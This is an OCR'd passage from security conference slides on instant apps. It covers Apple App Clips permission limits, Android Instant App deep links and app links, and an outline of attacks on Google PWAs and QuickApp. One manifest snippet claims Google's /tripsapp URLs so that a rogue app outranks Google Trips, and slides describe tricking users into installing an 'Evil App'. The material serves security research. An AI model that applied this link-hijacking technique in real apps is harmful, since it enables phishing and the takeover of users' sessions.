
https://www.appsflyer.com/resources/others/apple-app-clips/

An App Clip cannot share data with any other apps, except its corresponding full app.

The way to share data →

The other permission design of AppClips

- Limit App Tracking is always enabled in Apple App Clips.
- App clips cannot perform background activity.
- To protect user data, Apple App Clips cannot access Motion and fitness data, Apple Music. and Media, Data from apps like Contacts, Files, Messages, Reminders, and Photos.
- App Clips cannot request continuous location access.
- Only support 8-hour notifications.



History case study of instant app

https://dl.acm.org/doi/10.1145/3368089.3409702

History case study of instant app

```
<activity android:name=".LoginActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category
android:name="android.intent.category.DEFAULT" />
        <data android:host="play.google.com"
android:pathPrefix="/tripsapp" android:scheme="http"/>
        <data android:host="google.com" android:pathPrefix="/
tripsapp" android:scheme="https"/>
    </intent-filter>
</activity>
```

Deep Link

http(s)://google.com/tripsapp

```
<manifest … package="a.example.instantappurlauto">
```

⇒ ranks higher than Google Trips for Android to select

https://dl.acm.org/doi/10.1145/3368089.3409702

History case study of instant app


```
<activity android:name=".MainActivity">
    <meta-data
        android:name="default-url"
        android:value="https://www.example.org/main" />
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW" />
        <category
android:name="android.intent.category.DEFAULT" />
        <category
android:name="android.intent.category.BROWSABLE" />
        <data android:host="www.<my-own-site>.org"
android:pathPattern="/main"
            android:scheme="http" />
    </intent-filter>
</activity>
```

App Link

for installing & launching the instant app


https://dl.acm.org/doi/10.1145/3368089.3409702

Turn local attack into remote attack by Google Instant App




Turn local attacks into one-click attacks by Google Instant App

Cheat user to install Evil App



Turn local attacks into one-click attacks by Google Instant App





Outlines

- ~~A brief introduction~~
- ~~Instant App/AppClips 101 and attack surfaces~~
- Hijacking the Google PWA app
- Achieve RCE on QuickApp
- Conclusions
- Takeaways

Google PWA - Progressive Web App


- Not traditional Web App
- PWAs solve customer needs






*https://web.dev/progressive-web-apps/

The PWA usage flow

